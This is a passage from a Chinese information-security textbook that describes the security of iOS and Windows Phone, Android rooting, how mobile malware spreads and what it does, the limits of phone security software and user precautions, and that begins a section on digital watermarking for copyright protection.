iOS 是由苹果公司开发的移动操作系统。苹果公司最早于 2007 年 1 月 9 日的 Macworld 大会上公布这个系统，最初是设计给 iPhone 使用的，后来陆续套用到 iPod Touch、iPad 以及 Apple TV 等产品上。iOS 与苹果的 Mac OS X 操作系统一样，属于类 Unix 的商业操作系统。原本这个系统名为 iPhone OS，因为 iPad，iPhone，iPod touch 都使用 iPhone OS，所以 2010WWDC 大会上宣布改名为 iOS（iOS 为美国 Cisco 公司网络设备操作系统注册商标，苹果改名已获得 Cisco 公司授权）。

iOS 的系统架构分为四个层次：核心操作系统层（Core OS layer）、核心服务层（Core Services layer）、媒体层（Media layer）和可触摸层（Cocoa Touch layer）。如图 8-6 所示。




图 8-6　IOS 系统架构

（1）Core OS

位于 iOS 系统架构最下面的一层是核心操作系统层，它包括内存管理、文件系统、电源管理以及一些其他的操作系统任务。它可以直接和硬件设备进行交互。作为 App 开发者不需要与这一层打交道。

（2）Core Services

核心服务层，可以通过它来访问 iOS 的一些服务。

（3）Media

媒体层，通过它我们可以在应用程序中使用各种媒体文件，进行音频与视频的录制，图形的绘制，以及制作基础的动画效果。

（4）Cocoa Touch

可触摸层，这一层为我们的应用程序开发提供了各种有用的框架，并且大部分与用户界面有关，本质上来说它负责用户在 iOS 设备上的触摸交互操作。

iOS 在设计之初即以安全作为其设计核心。相比于安卓手机系统，iOS 的安全性能较高。iOS 用户下载应用软件方式单一，需要通过 iPhone App Store，任何可执行代码都要用苹果公司授权的证书进行签名，对开发者进行身份验证，而只有经过严格安全审查的安全软件才能在 iPhone App Store 上发布。苹果对于 API 的限制在某种程度上限制了应用软件的功能，开发者只能通过调用开放的 API 接口实现想要的功能，封闭式的措施提高了 iOS 手机系统的安全性能。

iOS 系统的安全机制给用户创建了一个相对安全的系统环境，但无法阻挡手机病毒侵入的企图。病毒制造者利用 iOS 系统存在的漏洞伪装正常短信发送欺诈短信，通过伪装欺骗用户获取权限安装含有恶意病毒的软件。iOS 系统严格的审批机制使得许多用户纷纷越狱，跳过审批机制免费下载第三方应用软件，在获得方便的同时提高了系统风险，

增加了手机感染恶意病毒的机率。

8.3.2.3 Windows Phone 系统

Windows Phone(简称为 WP)是微软于 2010 年 10 月 21 日正式发布的一款手机操作系统，初始版本命名为 Windows Phone 7.0。基于 Windows CE 内核，采用了一种称为 Metro 的用户界面(UI)，并将微软旗下的Xbox Live游戏、Xbox Music音乐与独特的视频体验集成至手机中。

Windows Phone 7 架构基于 Windows Embedded CE 6.0 内核，主要包括三个组件区域：内核模式和用户模式组件（软件层）、硬件组件。

在 Windows Phone 8.1 版本中，包含有大量新功能，并对 Windows Phone 8 的部分功能进行了改进。除语音助手 Cortana、Start Screen 背景等功能外，Windows Phone 8.1 还包含有数项安全功能，使得它成为目前市场上最安全的手机操作系统之一。

Windows Phone 8.1 内置移动设备管理(以下简称“MDM ”)功能，有助于企业管理员工在工作中使用的自有移动设备和企业配备的移动设备。员工的设备可以方便地访问 Microsoft Exchange、SharePoint、公司 WiFi 网络等服务。企业可以选择允许移动设备安装的应用，制定设置政策，利用 MDM 系统直接把相关设置推送到员工的设备。

Windows Phone 8.1 的另外一项安全功能是支持 S/MIME(安全的多目标邮件扩展)。诺基亚称，“手机上的 Outlook 客户端包含发送加密的数字签名电子邮件的选项。IT 部门也可以在手机上配置支持 Exchange Server 的 S/MIME 功能。加密的数字签名电子邮件是防止数据泄露的一种好方式。”

Windows Phone 8.1 支持基于 IPsec 和 SSL 标准的 VPN(虚拟专用网)，使用户能访问安全的企业网络。企业 IT 部门能设置哪些应用会自动触发 VPN 连接，这意味着员工无须进行任何设置。

Windows Phone 8.1 还支持远程删除数据功能。如果手机丢失或被窃，用户可以远程删除手机上所有数据。用户可以通过 Windows Live 服务自行删除数据，也可以与 IT 部门联系，请他们代劳。

8.3.2.4 智能终端的主流 OS 的安全防护

出于安全的考虑，许多智能终端操作系统对用户和应用程序的权限进行了限制。正常情况下，用户和非系统应用程序仅在系统中拥有较低的权限。对于 iOS 设备和 Windows Phone 等设备来说，没有经过官方授权的应用程序是无法运行的，所以用户只能安装和使用在官方的应用商店（如苹果的 App Store）中下载的软件；对于 Android 终端设备，用户只能安装设备生产商提供的系统固件。许多优秀的应用软件为了更大发挥手机的性能，会涉及系统底层的操作，必须要“越狱”后才能正常使用。对于种种权限限制，许多用户在使用中感到非常不方便，因此就有黑客利用系统漏洞，开发了可以破解权限限制的工具提供给用户使用，用户通过这些工具可以获得并使用系统最高权限——Root（管理员）权限，这就是所谓的“越狱”（在 Android 系统中，也称“越狱”

为 Root）。下面以 Android 系统为例，说明“越狱”的原理和过程。

Android 系统是建立在 Linux 内核的基础上的，继承了 Linux 基于用户和属组的权限控制方式。每个应用程序都是一个用户，在系统中都有自己唯一的 ID（Root 的 ID 为 0）。对于涉及系统底层的操作，普通用户权限不够，不能直接执行，而是切换成 Root 以 Root 的身份才能执行。完成用户切换是由系统 /system/xbin 目录下的 su 程序完成的。

“越狱”时，使用修改后的不过滤切换请求的 su 程序替换系统原有 su，使所有程序都能够切换成 Root，执行所有涉及底层的操作。而执行这些的操作的前提，也是要获得 Root 权限，这时只能利用某个系统漏洞，通过运行针对这个漏洞的 exploit 程序来获得。“越狱”之后，所有的应用程序均能通过新的 su 程序来切换成 Root，执行之前不能进行的操作。

用户可以安装没有经过官方审查和授权的软件到“越狱”后的 iOS 和 Windows Phone 中，也可以为 Root 后的 Android 手机更换第三方开发者开发的 Android 固件（称为“刷机”）“越狱”后的权限提升虽然能让用户和应用程序进行更多的操作，但是与此同时，由于打破了系统原有的安全机制，用户无法保证未授权的软件中是否含有恶意代码，也无法保证第三方开发者开发的系统固件中是否被植入恶意软件，而且第三方开发者发布的系统固件往往比官方发布的版本有更多的安全漏洞。更为严重的是，如前文中关于对系统破坏类恶意软件的说明，一旦恶意软件非法获得了 Root 权限，其破坏力和威胁性大大增强。

恶意软件伪装成正常软件通过软件分发网站植入对于目前受恶意软件侵害最为严重的 Android 平台，恶意软件的泛滥不仅与其较高的市场占有率有关，也与 Android 应用程序安装包的特性有关。Android 系统的软件安装包非常容易被反编译而直接得到源代码，所以不法分子可以轻易将恶意代码插入到正常的应用软件中去，然后重新编译发布。许多恶意代码嵌入在时下非常热门和流行的应用软件中，通过论坛和非官方的应用商店进行大范围传播。

以国内为例，随着 Android 用户的迅速增长，出现了许多相关的 Android 论坛，很多国内开发者在坛上发布自己开发或者汉化、破解的应用，免费提供给用户下载安装。另一方面，由于国内访问谷歌官方的 Android 应用商店 Android Market 速度较慢，且应用商店的设计并不符合大多数中国用户的使用习惯，出现了许多“本土”的第三方应用商店。因为缺少严格、专业的审核机制，难以保证在论坛和第三方应用商店上发布的软件的安全性。报告数据显示，手机论坛的危险指数在不断上升，以 37% 的比例成为传播恶意软件的重灾区，29% 的用户通过第三方应用商店下载而感染恶意软件。

“越狱”后的 Android 手机由于没有了权限限制，用户可以进行“刷机”操作。大多数用户“刷”的是经过修改、美化的第三方 Android 系统固件，恶意软件就可能随着这些第三方 Android 系统固件植入到用户的手机中。通过固件植入的恶意软件伪装成系统程序，隐蔽性更好，更不容易被用户察觉。而且，卸载随固件安装的程序是需要系统

的最高权限的，但是绝大多数的安防软件不会主动获取手机的最高权限，即使发现也无法清除这种恶意软件。虽然目前已发现的通过固件植入的恶意软件较少，但如“白卡吸费王”，其对用户的危害性却更大。

近日，苹果产品安全问题专家，Accuvant Labs 的研究员查理米勒（Charlie Miller）发现苹果 iOS 平台存在一个安全漏洞。攻击者可能会利用这个漏洞通过一些恶意软件在用户的苹果产品上悄悄安装恶意程序，进而窃取用户隐私或破坏用户数据。他还开发了一款恶意软件原型“Instastock”来测试该漏洞，上传到了苹果 App Store 应用商店，且通过了苹果的安全审批。

对于具有间谍软件性质的监控类软件，多是通过社会工程学等手段，手工植入到用户手机中的，如前文提到的家长控制工具“Kidlogger”。还有臭名昭著的“X 卧底”，早期版本也是手工植入的方式。这种植入方法非常有针对性，也往往更关注的是被监控用户的隐私，用来做婚外恋调查、商业和政府机密窃取等不可告人行为。

Android 应用软件安装包中可以包含原始的、不会被压缩的资源文件（存放在安装包 /res/raw 目录中），这就给了攻击者可乘之机，他们将恶意软件直接捆绑到普通软件中，普通软件安装后，恶意软件安装包被释放，然后安装到用户手机中。最近发现了一款隐藏在“绿色家园”等应用软件安装包中的木马，正常应用程序安装后，会释放出一个名为 Testnew.Apk 的木马子包，这个子包会自动安装到用户手机上，实施恶意行为。

诱骗用户主动下载恶意软件的方式比较多，有的是通过发送给用户带有恶意软件下载链接的短信、彩信，并附上诱惑性的说明文字，诱导用户去单击下载；或者打着热门应用软件的名号、欺骗用户、导致用户下载的其实是恶意软件；还有的则是利用二维码，用户使用手机中的二维码识别软件扫描后得到恶意软件下载地址。

有些恶意软件内部含有“下载器”，安装后还能在后台源源不断地下载其他恶意软件到用户的手机中，如前文提到的恶意软件“Geinimi”。

8.3.2.5 智能终端应用安全

恶意软件是目前移动智能终端上被不法分子利用最多、对用户造成危害和损失最大的安全威胁类型。智能终端操作系统的多任务特性，为恶意软件在后台运行提供了条件，而用户对恶意软件的运行毫不知情。数据显示目前 Android 平台恶意软件主要有四种类型：远程控制木马、话费吸取类、隐私窃取类和系统破坏类。

远程控制木马可以接收攻击者远程发送的各种指令，进而触发恶意行为。与其他恶意软件在威胁方式上有较大不同，其威胁是动态的、可变的，恶意行为的类型根据攻击者下达的具体指令的不同而改变，因此使用户层面临着多个层次的安全威胁。

远程控制木马工作原理：

① 隐私窃取。根据攻击者的指令，木马可以搜集用户的短信内容、联系人、通话记录、手机 IMEI 码、当前位置坐标等数据上传到指定的服务器上。有些木马接收到指

令后，甚至可以进行通话录音和背景声音录音，从而达到通话监听和背景声音监听的目的。

② 吸费扣费。很多远程控制木马同样具有话费吸取的功能，攻击者在指令中给出增值业务号码，控制手机发送短信进行定制。与一般话费吸取软件不同的是，增值业务号码是可以根据攻击者指令更换的。

③ 恶意推广。远程控制木马能够接收攻击者的指令，连接到指定的下载服务器，下载恶意推广的软件、广告图片等，还能自动启动浏览器访问特定的恶意推广网站。

④ 更新和下载其他恶意软件。为了避免安全防护软件的查杀，攻击者可以控制木马连接到更新服务器进行更新。还可以下载更多种类和数量的其他恶意软件，进而对用户造成更加严重的危害。攻击者对木马的远程控制主要有两种方式：基于短信的控制和基于网络的控制。基于短信的控制是攻击者向安装有远程控制木马的手机发送含有特殊指令的短信，木马接收后进行解析并执行。基于网络的控制是木马通过与控制服务器进行网络通信获取指令并解析执行。基于网络可以进行批量监控和指令下达，因此被绝大多数的远程控制木马所采用，另外也有少数木马采用了两种方式结合的方法。

话费吸取软件定时在系统后台发送短信到增值业务服务提供商，大量定制增值业务，或自动拨打指定增值业务号码，并且能自动拦截相关业务定制后的确认短信和运营商的资费提醒短信，暗地里“吸取”用户的资费。“安卓老虎机”是一款疯狂吸费的 Android 恶意软件，分析表明，该恶意软件以 10 秒一次的高频率触发恶意扣费行为，自动删除短信发送记录及运营商的确认短信，完全剥夺了用户对手机资费的知情权，用户几乎不可能在第一时间得知自己已被扣费。

有一些恶意软件能实现窃听功能，监听用户的通话录音和背景环境声音，并给攻击者留下后门，使手机沦为黑客的“肉鸡”。“金雕”（Android.Hack.Golden Ege）是一款功能全面，设计精巧的 Android 后门病毒。“金雕”后门安装到 Android 手机之后，不会留下任何图标。后门会实现自动启动，受窃听者短信指挥实现监听短信内容和通话记录的功能。当监听到手机通话时，病毒会启动录音服务进行录音，通话结束后停止录音。然后“金雕”病毒自带的邮件引擎再将录音文件发送到窃听者邮箱。

还有一些移动智能终端上的远程监控软件，虽然开发的最初目的和设计用途并不一定是恶意的，但是一旦被不法分子作为间谍软件非法利用，也将会对用户隐私、企业和政府机密带来严重威胁。“Kidlogger”是国外一款用于家长控制孩子上网的产品并推出了 Android 平台的版本，能够记录几乎所有的手机操作。除了短信、电话和联系人等常规信息，甚至可以记录剪贴板数据、Wi-Fi 和 USB 连接记录、键盘按键记录等，根据监控者的设置，定时上传到服务器上，监控者可以登录到服务器上进行查看。

大多数系统破坏类恶意软件都会非法获取系统的最高权限，即 Root 权限。获取最高权限后，恶意软件可以强行结束安全防护软件的进程，将自身程序移动到系统程序目录以伪装成系统应用，使自己无法被卸载，破坏了用户的手机系统。

此外，还有许多其他种类的恶意软件，比如仿冒正规软件的诱骗欺诈类程序，制作者不以牟利为目的的资源消耗类程序等，也严重影响了用户的正常使用和手机系统的安全。而且，随着设计和编写技术的不断提高，许多恶意软件的恶意行为趋于多样化，同时具有多种恶意行为特征，给用户造成了多种威胁。

借鉴传统 PC 平台的安全防护思路，结合移动智能终端的特点，许多安全厂商推出了自己的安全防护产品，在 Android 平台和 Symbain 平台上，已有多款安全防护类软件，譬如 360 手机卫士、金山手机卫士、网秦手机卫士和 QQ 手机管家（原 QQ 安全助手）等。

目前面向智能手机的安全防护技术手段主要可以分为以下种类：病毒木马查杀、骚扰拦截、网络防火墙、软件管理、系统优化、隐私保护、手机防盗。

同 PC 平台类似，手机上的病毒木马扫描也是基于病毒库和特征值匹配技术的。也有些厂商推出了联网“云查杀”来确认可疑软件。如网秦手机卫士就采用了“云+端”的双引擎查杀方式。

对于骚扰拦截，系统允许用户将垃圾短信和骚扰电话加入到黑名单中，短信接收或电话呼入时，若号码与黑名单中的号码匹配，则进行拦截。如金山手机卫士，能够拦截广告、诈骗、扣费短信、响一声电话等，防止恶意骚扰。

网络防火墙同 PC 上的防火墙意义不同，智能手机上的防火墙大多仅仅具有流量统计和限制应用程序进行网络连接的功能，当每月累积流量超出用户设置的限额时，提示用户停止网络连接以节省资费，如 QQ 手机管家的上网管理。

软件管理严格意义上说这并不是一种安防手段，只是安防软件为用户提供的一个更方便安装卸载应用程序的工具。如 QQ 手机管家，不仅能管理已安装程序和安装包，还具有一站式下载安全绿色的装机必备等软件的功能。

系统优化是指查看系统的运行状态，包括内存、CPU 使用率等信息，优化用户的系统速度，清理缓存和垃圾文件，关闭后台运行的进程，如 360 优化大师。

隐私保护将涉及隐私的短信、联系人、通话记录等内容加密存储到手机特定的位置，防止隐私数据泄露。金山手机卫士提供的私密空间，能加密保护个人信息，防止他人偷看，保护隐私安全。

手机防盗一旦用户的手机丢失，可以定位手机的位置，若 SIM 卡被更换，则会发送短信到指定的手机号码。如 360 手机卫士，检测到更换 SIM 卡后自动锁机，远程控制保护隐私。除此之外，Android 平台上也出现了以“主动防御”而知名的安全防护软件，比如 LBE 小组开发的 LBE 隐私卫士和 LBE 安全大师。采用类似 PC 上进程 Hook 的 API 拦截技术 LBE 隐私卫士和 LBE 安全大师能够实时监控和动态拦截系统中的敏感操作。

虽然目前安全防护软件众多，在一定程度上能起到保护用户隐私和财产安全的作用。但是，大多安防软件思路类似，功能雷同，并且还有诸多问题和缺陷。安全防护软

件的病毒木马查杀和“云查杀”功能，是基于特征值扫描技术的。一方面，智能手机的物理资源和电池续航能力有限，病毒查杀会占用较多物理资源，加速电量消耗，给用户的正常使用带来较大影响；另一方面，频繁更新病毒库或者“云查杀”需要连接互联网，可能会给用户带来额外的流量费用。而且，基于特征值的扫描技术是依赖病毒库的，对于病毒库中不存在的病毒，便无能为力了。面对每天都会产生的各种新型恶意程序及其变种，这种方法具有不可避免的滞后性。这也使得利用该技术的安全产品的安全防护性能打了大大的折扣。LBE 安全大师和 LBE 隐私卫士这类“主动防御”安全防护软件，虽然做到了动态拦截敏感操作，但是对于每个敏感操作的放行或者阻止留给了用户去选择。普通用户难以判断敏感操作是否是应用程序的正常行为，也难以判断是否会带来安全风险。这种基于单个 API 的拦截无法自主判断软件的恶意性，这和主动防御基于行为自主分析判断恶意软件是有非常大的区别的。

至于手机防火墙、手机防盗功能也往往没有想象中的有效。由于只能监控流量和限制应用程序对外的网络连接，没有真正做到手机系统与外部网络的隔离，因此手机防火墙根本无法阻止攻击者从外部入侵用户的手机。并且安全防护软件也只是运行在手机中的普通应用程序，一旦系统恢复出厂设置，那么安全防护软件同其他非系统软件一样，也是会被清除的，无法达到手机防盗的目的。

手机系统的防范措施如下：

（1）不断增强手机安全防护意识。

通过各种渠道获取手机安全相关知识，现在互联网上有很多相关的知识文章，也可以通过专业书籍进行必要的学习。

（2）安装专业的安全防护软件。

手机上必须安装专业的安全防护软件，控制好手机中各种软件的权限。同时，定期查杀、清理手机，对于陌生的短信、号码进行拦截处理，保证手机安全。如 360 安全卫士，金山手机卫士等。

（3）不要随便安装不明的软件。

一定要通过正规的互联网网站或者手机网站下载软件，包括工具软件、游戏软件等。

（4）不要随便打开未知的链接。

在接收手机短信或彩信中，如果包括有一些网址链接等，不要随便打开，一定要在操作之前想一想，问一问。

（5）二维码不要随便扫。

二维码技术现在已经广范应用，大街上、商场、网上有很多的二维码，在进行扫描之前一定要进行安全确认，因为有些恶意代码也隐藏其中。

（6）免费的 Wifi 有风险。

随着无线网络的普及，很多地方提供了开放的 Wifi 网络，给人们带来了很大的方便性，不过，你也要注意“世界没有免费的午餐”，有些打着“免费”旗号的未必是真的

是“免费的”，不知不觉中你的个人隐私信息可能会被人盗窃。

（7）工作相关的文件资料不要存在手机中。

一些工作文档、照片、视频等资料尽量不要存储在手机中，还有比较敏感的通知也不要通过短信发送。

（8）手机密码锁。

现在智能终端一般都支持手机密码锁，设置必要的开机密码，别人拿到你的手机他也是看不到里面的信息的。

（9）非必要不要 Root 手机。

一般 Android 系统提供的权限足够手机实现很多功能了，没必要为了多点功能而冒着信息被盗的危险。

随着移动互联网的高速发展，“人人时时处处在线”、“人人都是信息源”成为现实，移动智能终端和移动互联网安全将会面临更加严峻的挑战。从目前的数据和发展趋势可以预测，未来的移动互联网安全攻防仍将围绕移动智能终端展开。移动智能终端将会越来越开放和智能，越来越贴近个人，承载的用户信息会更有价值。同时，移动智能终端不断扩展的办公、支付等业务功能，也会承载更巨大的商业价值。攻防形式方面，巨大的经济利益将会刺激恶意软件继续增长，在攻击者与安全厂商的博弈过程中，安全厂商将会继续处于被动地位。安全厂商与移动智能终端制造商，系统提供商和移动互联网服务提供商的合作，也许能成为降低移动智能终端及移动互联网安全威胁的有效措施。相信在未来很长一段时间内，如何做好用户隐私和财产安全的防护，仍将是一个非常重要的课题。移动智能终端用户也应提升自身的安全防护意识，减少各类安全威胁造成的损失。

8.4 数字水印在版权保护中的应用

随着多媒体技术和数字传输的迅猛发展，互联网络上的数字媒体应用正在呈爆炸式的增长。数字信号处理和网络传输技术可以对数字媒体（数字声音、文本、图像和视频）的原版进行无限制的任意编辑、修改、拷贝和散布，造成数字媒体作品的原创者巨大的经济损失，并对数字媒体的安全权限提出了挑战，促使数字媒体的知识产权保护和信息安全问题日益突出，并已成为数字世界的一个非常重要和紧迫的问题。

数字水印技术是通过数字信号处理的方法，在数字化的多媒体数据中嵌入隐蔽的水印标记，可以应用于开放的网络环境下的多媒体数字作品的版权保护，可验证数字产品的版权拥有者、识别销售商、购买者或提供关于数字产品内容的其他附加信息，并将这些信息以人眼不可见的形式嵌入在数字图像或视频序列中，用于确认数字产品的所有权和跟踪侵权行为。除此之外，它在证据篡改鉴定，数据的分级访问，数据产品的跟踪和检测，商业视频广播和因特网数字媒体的服务付费，电子商务的认证鉴定，商务活动中

的票据防伪等方面也具有十分广阔的应用前景。

数字水印的应用领域包括以下几个方面：

① 版权保护：即数字作品的所有者可用密钥产生一个水印，并将其嵌入原始数据，然后公开发布他的水印版本作品。当该作品被盗版或出现版权纠纷时，所有者即可利用数字水印方法从盗版作品或水印版作品中获取水印信号作为依据，从而保护所有者的权益。

② 加指纹：为避免未经授权的拷贝制作和发行，出品人可以将不同用户的 ID 或序列号作为不同的水印（指纹）嵌入作品的合法拷贝中。一旦发现未经授权的拷贝，就可以根据此拷贝所恢复出的指纹来确定它的来源。

③ 标题与注释：即将作品的标题、注释等内容（一幅照片的拍摄时间和地点等）以水印形式嵌入该作品中，这种隐式注释不需要额外的带宽，且不易丢失。

④ 篡改提示：当数字作品被用于法庭、医学、新闻及商业时，常需确定它们的内容是否被修改、伪造或特殊处理过。为实现该目的，通常可将原始图像分成多个独立块，再将每个块加入不同的水印。同时可通过检测每个数据块中的水印信号，来确定作品的完整性。与其他水印不同的是，这类水印必须是脆弱的，并且检测水印信号时，不需要原始数据。

⑤ 使用控制：这种应用的一个典型的例子是 DVD 防拷贝系统，即将水印信息加入 DVD 数据中，这样 DVD 播放机即可通过检测 DVD 数据中的水印信息而判断其合法性和可拷贝性。从而保护制造商的商业利益。

8.4.1 数字版权保护系统的需求分析

数字水印应用在数字作品的版权保护中必须满足以下基本应用需求：

① 数字水印的隐蔽性：图像在加入水印后不能改变图像的视觉效果，水印在通常的视觉条件下不可见。

② 数字水印的鲁棒性：加过水印的图像通过普通的图像处理技术和标准压缩后水印仍保持在图像之中并能被检测出来。水印的图像在经印刷、打印、扫描等模数和数模转换后仍能检测出水印。

③ 数字水印的安全性：未经授权者不能伪造水印或检测出水印。

8.4.2 基于数字水印的数字版权保护系统体系架构

数字水印是将一些诸如水印、数字签名、标签或者商标等水印信息嵌入到多媒体对象中以至于事后水印能够被检测或提取出来的一个过程，从而能够证明多媒体对象的所有权。多媒体对象可以是图像、音频或者视频。数字水印的一个简单例子就是一个可见的印章被置于图像上来标识版权。然而，水印可能还包含一些附加信息，这些附加信息又包含了多媒体对象副本购买者的身份标识。

通常，任何一个数字水印算法都由 3 部分组成：

① 水印；

② 编码器(也称之为嵌入算法)；

